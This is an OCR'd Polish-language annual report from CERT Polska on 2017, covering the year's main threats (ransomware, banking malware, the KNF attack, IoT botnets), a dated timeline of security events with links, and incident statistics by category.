


NASK CERT.PL

RAPORT ROCZNY z działalności CERT Polska 2017

Krajobraz bezpieczeństwa polskiego internetu

ISSN 2084-9079

NASK/CERT Polska

ul. Kolska 12, 01-045 Warszawa
Telefon: +48 22 38 08 274
Faks: +48 22 38 08 399
www.cert.pl

Skład i łamanie:
DUSZEK STUDIO Agata Duszek-Serafin

Współfinansowany przez instrument Unii Europejskiej „Łącząc Europę”

NASK CERT.PL

RAPORT ROCZNY
z działalności CERT Polska 2017

Krajobraz bezpieczeństwa polskiego internetu

Rok 2017 to dla CERT Polska okres uczestnictwa w wielu krajowych i międzynarodowych projektach. Duża część z nich ma charakter badawczo-rozwojowy. Pozwalają nam nie tylko brać udział w budowaniu nowatorskich systemów monitorowania i analizy zagrożeń oraz zwiększać możliwości naszego zespołu, ale przede wszystkim zbierać nowe dane i informacje, które są udostępniane operatorom telekomunikacyjnym, służbom porządkowym, administratorom sieci oraz wielu innym podmiotom."

Przemysław Jaroszewski,
Kierownik CERT Polska

Spis treści

Wstęp

Przedstawiamy Państwu raport z działalności zespołu CERT Polska w 2017 roku. Zawarliśmy w nim najważniejsze, z naszego punktu widzenia, obserwacje o stanie bezpieczeństwa polskiego i globalnego internetu. Mimo podejmowanych starań, nasza perspektywa jest naturalnie ograniczona możliwościami systemów zbierania informacji oraz informacjami przekazywanymi w zgłoszonych incydentach bezpieczeństwa. Dlatego zachęcamy do dzielenia się z nami wiedzą, zarówno poprzez zgłaszanie pojedynczych incydentów, jak i stałą wymianę informacji.

W minionym roku analizowaliśmy zagrożenia znane już z poprzednich lat, czyli oprogramowanie szyfrujące dane (ransomware), złośliwe oprogramowanie atakujące klientów banków czy kampanie phishingowe. Dosyć dużym problemem zaczęły być próby wyłudzania pieniędzy za pośrednictwem fałszywych ogłoszeń sprzedaży.

Niestety naszego kraju nie ominęły zagrożenia poziomu globalnego. Zaawansowanego ataku ukierunkowanego na sektor bankowy dokonała (najprawdopodobniej) północnokoreańska grupa Lazarus, znana z próby kradzieży miliarda dolarów z banku centralnego w Bangladeszu w 2016 roku. Do infekcji ofiar wykorzystano witrynę Komisji Nadzoru Finansowego, czyli instytucję cieszącą się zaufaniem publicznym. Odczuliśmy także globalne ataki oprogramowania szyfrującego Wannacry i NotPetya.

Rok 2017 to dla CERT Polska także okres uczestnictwa w wielu krajowych i międzynarodowych projektach. Duża część z nich ma charakter badawczo-rozwojowy. Pozwalają nam nie tylko brać udział w budowaniu nowatorskich systemów monitorowania i analizy zagrożeń oraz zwiększać możliwości naszego zespołu, ale przede wszystkim zbierać nowe dane i informacje, które są udostępniane operatorom telekomunikacyjnym, służbom porządkowym, administratorom sieci oraz wielu innym podmiotom. Na tej podstawie możemy zdobywać nową wiedzę, która pomaga nam w lepszej ocenie stanu bezpieczeństwa i szybszej reakcji na zagrożenia. Mamy nadzieję, że nasza praca przysłuży się bezpieczeństwu internetu, a tym samym przysłuży się Państwu.

Zapraszamy do lektury.

Zespół CERT Polska

O CERT Polska


Zespół CERT Polska działa w strukturach NASK – Państwowego Instytutu Badawczego prowadzącego działalność naukową, krajowy rejestr domen .pl i dostarczającego zaawansowane usługi teleinformatyczne. CERT Polska powstał w 1996 roku i był pierwszym w Polsce zespołem reagowania na incydenty (z ang. Computer Emergency Response Team). Dzięki prężnej działalności w środowisku zespołów reagujących, stał się rozpoznawalnym i doświadczonym podmiotem w dziedzinie bezpieczeństwa komputerowego. Od początku istnienia zespołu rdzeniem jego działalności jest obsługa incydentów bezpieczeństwa i współpraca z podobnymi jednostkami na całym świecie, zarówno w działalności operacyjnej, jak i badawczo-wdrożeniowej. Od 1998 roku CERT Polska jest członkiem międzynarodowego forum zrzeszającego zespoły reagujące – FIRST, a od roku 2000 należy do grupy roboczej europejskich zespołów reagujących – TERENA TF-CSIRT i działającej przy niej organizacji Trusted Introducer. W 2005 roku z inicjatywy CERT Polska powstało forum polskich zespołów abuse – Abuse FORUM, natomiast w 2010 roku CERT Polska dołączył do Anti-Phishing Working Group, stowarzyszenia gromadzącego firmy i instytucje aktywnie walczące z przestępczością w sieci.

Do głównych zadań zespołu CERT Polska należy:

- rejestrowanie i obsługa zdarzeń naruszających bezpieczeństwo sieci;
- wykrywanie i analiza zagrożeń wymierzonych w szczególności w polskich internautów lub zagrażających domenie .pl;
- aktywne reagowanie w przypadku wystąpienia bezpośrednich zagrożeń dla polskich internautów;
- współpraca z innymi zespołami CERT w Polsce i na świecie oraz organami ścigania;
- udział w krajowych i międzynarodowych projektach związanych z tematyką bezpieczeństwa teleinformatycznego;
- działalność badawcza z zakresu metod wykrywania incydentów bezpieczeństwa, analizy złośliwego oprogramowania i systemów wymiany informacji o zagrożeniach;
- rozwijanie własnych narzędzi do wykrywania, monitorowania, analizy i korelacji zagrożeń;
- regularne publikowanie Raportu CERT Polska o bezpieczeństwie polskich zasobów internetu;
- niezależne analizy i testy rozwiązań z dziedziny bezpieczeństwa teleinformatycznego;
- działania informacyjno-edukacyjne, zmierzające do wzrostu świadomości w zakresie bezpieczeństwa teleinformatycznego, w tym:
  - publikowanie informacji o bezpieczeństwie na blogu cert.pl oraz w wybranych serwisach społecznościowych;
  - organizacja cyklicznej konferencji SECURE;
  - szkolenia specjalistyczne.


Najważniejsze obserwacje z 2017 roku

- Obserwujemy dynamiczny wzrost liczby zgłoszeń oraz rejestrowanych na ich podstawie incydentów (blisko 200% w stosunku do 2016 roku). W znacznej mierze wynika on ze wzrostu świadomości możliwości zgłaszania incydentów do CERT Polska oraz obsługi w trybie 24/7.
- Rośnie stosunkowy udział zgłoszeń dotyczących złośliwego oprogramowania, w szczególności ransomware. Jest to zarówno skutek wzrostu ciężaru tych ataków, jak i prowadzonych przez nas działań uświadamiających (na przykład kampanii No More Ransom).
- Mamy do czynienia z powrotem robaków internetowych - zarówno związanych z podatnościami urządzeń IoT jak i usług w systemach operacyjnych (np. EternalBlue w MS Windows). Wśród wartych odnotowania efektów działania tych robaków należy wymienić botnety IoT oraz masowe infekcje w sieciach lokalnych przez niszczącego dane NotPetya.
- Incydent w Komisji Nadzoru Finansowego był pierwszym ujawnionym w Polsce poważnym incydentem nakierowanym na cały sektor gospodarki (w tym przypadku finansowy). Według niektórych źródeł atak był przeprowadzony przez obce państwo.
- Pod koniec 2017 roku nasiliły się wyłudzenia z wykorzystaniem fałszywych sklepów internetowych. Otrzymaliśmy 227 zgłoszeń od poszkodowanych, łącznie na blisko 200 tysięcy złotych. Całkowita skala procederu i związanych z nim strat jest wielokrotnie większa.
- W 2017 roku mieliśmy do czynienia z wieloma, często zapoczątkowanymi już wcześniej, kampaniami dezinformacyjnymi. Zazwyczaj dążono w nich do zdyskredytowania konkretnych krajów bądź organizacji, albo polaryzacja poglądów.
- Rośnie popularność fałszywych aplikacji nakierowanych na użytkowników bankowości mobilnej. Coraz częściej pojawiają się one nawet w oficjalnych sklepach z aplikacjami.
- Zarówno w Polsce jak i na świecie dochodziło do wielu wycieków danych, nierzadko liczonych w milionach rekordów. Hasła z wycieków, publikowane często w postaci kompilacji z kilku źródeł, wykorzystywane są do uzyskiwania dostępu do kont użytkownika w innych serwisach.
- W 2017 roku skrypty kopiące kryptowaluty wyparły exploit kity jako sposób uzyskiwania przychodu z zainfekowanych stron internetowych.
- W lutym 2017 wygenerowano skutecznie kolizję funkcji skrótu SHA-1, co ostatecznie wyklucza stosowanie jej w bezpiecznych rozwiązaniach. Aktualnie zalecanymi alternatywami są SHA-256 oraz SHA-3.
- Poważny problem stanowią podatności ujawniane w komponentach niskiego poziomu, takich jak Intel ME, ze względu na trudność ich załatania lub obejścia, a także skalę występowania.
- Incydenty związane z dołączeniem złośliwego kodu do legalnego oprogramowania na stronie jego producenta (CCleaner, MeDoc) dowodzą jak istotną kwestią jest „bezpieczny łańcuch dostaw" dla wykorzystywanego oprogramowania i sprzętu.
- Szacowany przez nas odsetek urządzeń będących częścią botnetu w sieciach poszczególnych operatorów waha się w przedziale 0,2-0,3 procenta.
- Złośliwym oprogramowaniem, którego aktywność sieciową z polskich adresów obserwowaliśmy najczęściej w 2017 roku był Mirai - bot IoT.
- Wciąż bardzo wiele urządzeń w polskich sieciach udostępnia usługi pozwalające na przeprowadzenie wzmocnionych ataków DoS (DRDoS). Chodzi głównie o błędnie skonfigurowane usługi DNS i NTP. Na szczęście coraz więcej operatorów dostrzega problem i wprowadza zmiany w domyślnym filtrowaniu niektórych protokołów.




Wzrost liczby incydentów oraz zgłoszeń obserwujemy już od wielu lat, jednak ubiegły rok był pod tym względem rekordowy, o czym świadczą liczby:

65 proc. więcej zarejestrowanych incydentów



198 proc. więcej przesłanych zgłoszeń



w stosunku do roku 2016

Kalendarium

01	STYCZEŃ 2017	więcej informacji...
12	Opublikowanie raportu o VENOM	https://wiki.egi.eu/wiki/Venom_Rootkit
18	Analiza ransomware'u Evil	https://www.cert.pl/news/single/evil-prosty-ransomware-napisany-jezyku-javascript/
30	Analiza nowej wersji złośliwego oprogramowania Nymaim	https://www.cert.pl/news/single/nymaim-atakuje-ponownie/
31	Wyciek danych CD PROJEKT RED	http://www.itpro.co.uk/data-leakage/28008/witcher-3-dev-forums-hacked-18-million-accounts-stolen
02	**LUTY 2017**	**więcej informacji...**
02	Publikacja informacji o ataku na polski sektor bankowy przez witrynę KNF	https://zaufanatrzeciastrona.pl/post/wlamania-do-kilku-bankow-skutkiem-powaznego-ataku-na-polski-sektor-finansowy/
14	Analiza ransomware'u Sage 2.0	https://www.cert.pl/news/single/analiza-sage-2-0/
18	Odkrycie błędu w Cloudflare (wyciek)	https://blog.cloudflare.com/incident-report-on-memory-leak-caused-by-cloudflare-parser-bug/
21	Upublicznienie informacji o złośliwym kodzie na witrynie Urzędu Rejestracji Produktów Leczniczych	https://zaufanatrzeciastrona.pl/post/uwaga-na-rzadowa-witryne-infekujaca-odwiedzajacych-ja-uzytkownikow-ransomware/
23	Pierwsza kolizja SHA1	https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html
03	**MARZEC 2017**	**więcej informacji...**
09	Opublikowanie CVE-2017-5638 - RCE w Struts2	http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-5638-apache-struts-vulnerability-remote-code-execution/
31	Kampania wymuszeń Polish Stalking Group	https://www.cert.pl/news/single/polish-stalking-group/
04	**KWIECIEŃ 2017**	**więcej informacji...**
11	Ogłoszenie przystąpienia CERT Polska do projektu No more ransom!	https://www.cert.pl/news/single/przystapienie-projektu-more-ransom/
14	Wyciek exploitów NSA - ShadowBrokers	https://github.com/misterch0c/shadowbroker
26	BGP hijack instytucji finansowych przez Rostelekom	https://bgpmon.net/bgpstream-and-the-curious-case-of-as12389/
27	Zmiany w Kodeksie Karnym ułatwiające pracę pentesterom	https://sekurak.pl/czy-nowela-art-269b-kodeksu-karnego-bedzie-dobra-dla-branzy-security/
05	**MAJ 2017**	**więcej informacji...**
01	Odkrycie podatności w Intel ME	https://semiaccurate.com/2017/05/01/remote-security-exploit-2008-intel-platforms/
05	Wyciek dokumentów w związku z wyborami we Francji	https://www.theguardian.com/world/2017/may/06/emmanuel-macron-targeted-by-hackers-on-eve-of-french-election
12	Atak ransomware'u WannaCry	https://zaufanatrzeciastrona.pl/post/masowa-niezwykle-skutecznа-kampania-ransomware-wylacza-cale-firmy/
15	Analiza ransomware'u WannaCry	https://www.cert.pl/news/single/wannacry-ransomware/

24	**Analiza złośliwego oprogramowania Emotet v4**	https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-emotet-v4/
30	**Analiza ransomware'u Mole oraz publikacja narzędzia deszyfrującego**	https://www.cert.pl/news/single/mole-ransomware-analiza-dekryptor/
06	**CZERWIEC 2017**	**więcej informacji...**
12	**Industroyer - Analiza Dragos**	https://dragos.com/blog/crashoverride/CrashOverride-01.pdf
21	**Raport firmy Exatel o Rig EK w PL**	https://zaufanatrzeciastrona.pl/post/ponad-tysiac-polskich-stron-www-zarazalo-odwiedzajacych-je-internautow/
27	**Atak ransomware'u NotPetya**	https://niebezpiecznik.pl/post/kolejny-grozny-globalny-atak-tym-razem-ransomware-petya-ofiary-sa-takze-w-polsce/
28	**Opis ataku ransomware'u NotPetya**	https://www.cert.pl/news/single/atak-petya-mischa/
07	**LIPIEC 2017**	**więcej informacji...**
07	**Atak na rejestratora Gandi**	https://news.gandi.net/en/2017/07/detailed-incident-report/
09	**WRZESIEŃ 2017**	**więcej informacji...**
05	**CVE-2017-9805 - RCE w Struts2**	https://www.cert.pl/news/single/cve-2017-9805-zdalne-wykonanie-kodu-w-apache-struts-2-rest-plugin-xstream/
18	**Upublicznienie informacji o podmianie kodu binarnego aplikacji CCleaner**	https://blog.talosintelligence.com/2017/09/avast-distributes-malware.html
29	**Analiza złośliwego oprogramowania Ramnit**	https://www.cert.pl/news/single/ramnit-doglebna-analiza/
10	**PAŹDZIERNIK 2017**	**więcej informacji...**
16	**Podatności w module RSA procesorów Infeon**	https://zaufanatrzeciastrona.pl/post/miliony-kluczy-rsa-generowanych-sprzetowo-podatnych-na-zlamanie/
16	**Ogłoszenie szczegółów ataku KRACK**	https://zaufanatrzeciastrona.pl/post/zapomnij-o-bezpieczenstwie-sieci-wifi-wszystkie-da-sie-zhakowac/
19	**Analiza spambota Tofsee**	https://www.cert.pl/news/single/glebsze-spojrzenie-moduly-tofsee/
24	**Atak ransomware'u BadRabbit**	https://niebezpiecznik.pl/post/bad-rabbit-czyli-atak-ulepszona-notpetya-ktory-zaszyfrowal-dane-na-ukrainie-w-rosji-oraz-w-polsce/
27	**Rozpoczęcie konkursu CTF w ramach ECSM**	https://www.cert.pl/news/single/konkurs-capture-flag-w-ramach-ecsm-2017/
11	**LISTOPAD 2017**	**więcej informacji...**
09	**MS Office - Wykonanie kodu bez użycia makr (DDE)**	https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/
16	**Uruchomienie 9.9.9.9 (bezpieczny DNS)**	http://www.quad9.net/
23	**Atak botnetu Satori**	https://research.checkpoint.com/good-zero-day-skiddie/
28	**MacOS X - Możliwość uzyskania dostępu do konta root bez hasła**	https://niebezpiecznik.pl/post/powazny-blad-w-macos-na-konto-roota-mozna-zalogowac-sie-bez-hasla/
29	**Neutralizacja botnetu Andromeda**	https://www.europol.europa.eu/newsroom/news/andromeda-botnet-dismantled-in-international-cyber-operation
12	**GRUDZIEŃ 2017**	**więcej informacji...**
11	**Oświadczenie autora BrickerBota o zaprzestaniu działań**	https://www.bleepingcomputer.com/news/security/brickerbot-author-retires-claiming-to-have-bricked-over-10-million-iot-devices/

Ochrona cyberprzestrzeni RP i działania CERT Polska

Obsługa incydentów i reagowanie na zagrożenia

Niniejsza część raportu zawiera statystyki zgłoszeń przekazanych zespołowi CERT Polska i zarejestrowanych w oparciu o nie incydentów bezpieczeństwa. Wspomniane zgłoszenia były przesyłane poprzez formularz znajdujący się na stronie www.cert.pl (zakładka „Zgłoś incydent") lub mailowo na adres: cert@cert.pl. Statystyka nie obejmuje danych gromadzonych i przetwarzanych automatycznie w systemie n6.

Rok 2017 przyniósł rekordową liczbę 21 711 zgłoszeń, które zostały uważnie przeanalizowane i pogrupowane. W oparciu o 4 761 spośród nich zarejestrowaliśmy łącznie 3 182 incydenty bezpieczeństwa (czasami kilka zgłoszeń z różnych źródeł dotyczyło tego samego incydentu). Tabela 1 zawiera podsumowanie incydentów w podziale na kategorie ujęte w uaktualnionej klasyfikacji zaproponowanej przez eCSIRT.net[1]. W porównaniu do klasyfikacji, którą posługiwaliśmy się do tej pory, zostały w niej wyszczególnione nowe kategorie: Rootkit (w sekcji „Złośliwe oprogramowanie"), Bot (w sekcji „Włamania"), Przerwa w działaniu usług (w sekcji „Dostępność zasobów"), Phishing (jako odrębna kategoria od ataków związanych z podszyciem się i kradzieżą tożsamości) oraz kategoria Podatne usługi i podkategoria Otwarte serwisy podatne na nadużycia.

Sukcesywny wzrost liczby incydentów oraz samych zgłoszeń obserwujemy już od wielu lat, jednak ubiegły rok był pod tym względem rekordowy, o czym świadczą liczby: 65 proc. więcej zarejestrowanych incydentów oraz 198 proc. więcej przesłanych zgłoszeń w stosunku do roku 2016[2]. Cieszy nas wzrastająca w społeczeństwie świadomość istniejących zagrożeń, zwłaszcza jeśli dostajemy zgłoszenie z informacją o próbie ataku, który na skutek czujności użytkownika nie powiódł się. Najprościej zobrazować można to następującym przykładem: osoba, która otrzymuje podejrzaną wiadomość phishingową, zawierającą złośliwy załącznik, zamiast go uruchomić, przekazuje nam zabezpieczony materiał do analizy.

Jednym z czynników, który niewątpliwie znacząco przyczynił się do wzrostu liczby obsłużonych incydentów, jest zwiększenie możliwości operacyjnych naszego zespołu, w tym uruchomienie pierwszej linii przyjmującej zgłoszenia w trybie 24/7/365.

Analizując odsetek incydentów w odniesieniu do wszystkich zarejestrowanych, prym nadal wiodą oszustwa komputerowe (zwłaszcza phishing) oraz złośliwe oprogramowanie, jednakże warto zwrócić uwagę na dwie kwestie. Po pierwsze odsetek phishingów spadł o ok. 12 punktów procentowych w stosunku do ubiegłego roku - z ok. 53 proc. do ok. 41 proc. (porównując do kategorii „Kradzież tożsamości, podszycie się" z 2016 r., gdzie przewaga incydentów phishingowych była miażdżąca w stosunku do innych w tej kategorii). Druga kwestia to prawie 2,5-krotny wzrost liczby incydentów związanych z dystrybucją złośliwego oprogramowania - z ok. 11 proc. do ok. 27 proc. Tendencja

1 https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf

2 por. https://www.cert.pl/news/single/krajobraz-bezpieczenstwa-polskiego-internetu-2016-roku/

ta jest szczególnie niepokojąca z uwagi na chętnie wykorzystywane przez przestępców różne warianty oprogramowania typu ransomware (szyfrującego zasoby systemu ofiary i żądającego opłaty za przesłanie klucza odszyfrowującego) oraz tzw. bankery, czyli złośliwe oprogramowanie ukierunkowane na klientów bankowości elektronicznej i mobilnej.

Warto także zwrócić uwagę na rosnącą liczbę prób włamań do systemów, urządzeń i aplikacji - zakończonych sukcesem bądź tylko podjętych. Zwłaszcza w kontekście braku aktualizacji bezpieczeństwa systemów oraz używania słabych, łatwych do złamania lub wręcz domyślnych haseł. Ta ostatnia kwestia dotyczy w szczególności urządzeń internetu rzeczy (ang. IoT, Internet of Things), podłączanych często do globalnej sieci bez żadnego namysłu, ze standardową konfiguracją producenta. Sprawia to, że urządzenie staje się łatwym celem ataku, głównie przez malware IoT, ale także dla postronnych włamywaczy, którzy mogą bez problemu znaleźć domyślne hasło administratora w publicznie dostępnej dokumentacji danego urządzenia.

Chęć łatwego zarobku kosztem nieostrożnych użytkowników internetu jest i nadal będzie głównym motywem przestępstw w wirtualnym świecie. Przestępcy z pewnością będą czerpać korzyści z tego procederu, dopóki świadomość użytkowników i administratorów systemów informatycznych nie wzrośnie do poziomu podważającego opłacalność opisywanych ataków. Działalność zespołów CERT (w tym również CERT Polska) stanowi ważną część procesu podnoszenia tej świadomości i promowania bezpiecznych praktyk korzystania z globalnej sieci.

Typ incydentu	Liczba incydentów	%
Obraźliwe i nielegalne treści	**195**	**6,13**
Spam	189	5,94
Dyskredytacja, obrażanie	0	0
Pornografia dziecięca, przemoc	0	0
Niesklasyfikowane	6	0,19
Złośliwe oprogramowanie	**854**	**26,84**
Wirus	15	0,47
Robak sieciowy	5	0,16
Koń trojański	173	5,44
Oprogramowanie szpiegowskie	0	0
Dialer	0	0
Rootkit	2	0,06
Niesklasyfikowane	659	20,71
Gromadzenie informacji	**157**	**4,93**
Skanowanie	141	4,43
Podsłuch	0	0
Inżynieria społeczna	8	0,25
Niesklasyfikowane	8	0,25

Typ incydentu	Liczba incydentów	%
Próby włamań	**262**	**8,23**
Wykorzystanie znanych luk systemowych	38	1,19
Próby nieuprawnionego logowania	72	2,26
Wykorzystanie nieznanych luk systemowych	1	0,03
Niesklasyfikowane	151	4,75
Włamania	**118**	**3,71**
Włamanie na konto uprzywilejowane	4	0,13
Włamanie na konto zwykłe	10	0,31
Włamanie do aplikacji	32	1,01
Bot	30	0,94
Niesklasyfikowane	42	1,32
Dostępność zasobów	**53**	**1,67**
Atak blokujący serwis (DoS)	11	0,35
Rozproszony atak blokujący serwis (DDoS)	41	1,29
Sabotaż komputerowy	0	0
Przerwa w działaniu usług (niezłośliwe)	0	0
Niesklasyfikowane	1	0,03
Atak na bezpiweczeństwo informacji	**28**	**0,88**
Nieuprawniony dostęp do informacji	16	0,5
Nieuprawniona zmiana informacji	5	0,16
Niesklasyfikowane	7	0,22
Oszustwa komputerowe	**1439**	**45,22**
Nieuprawnione wykorzystanie zasobów	5	0,16
Naruszenie praw autorskich	34	1,07
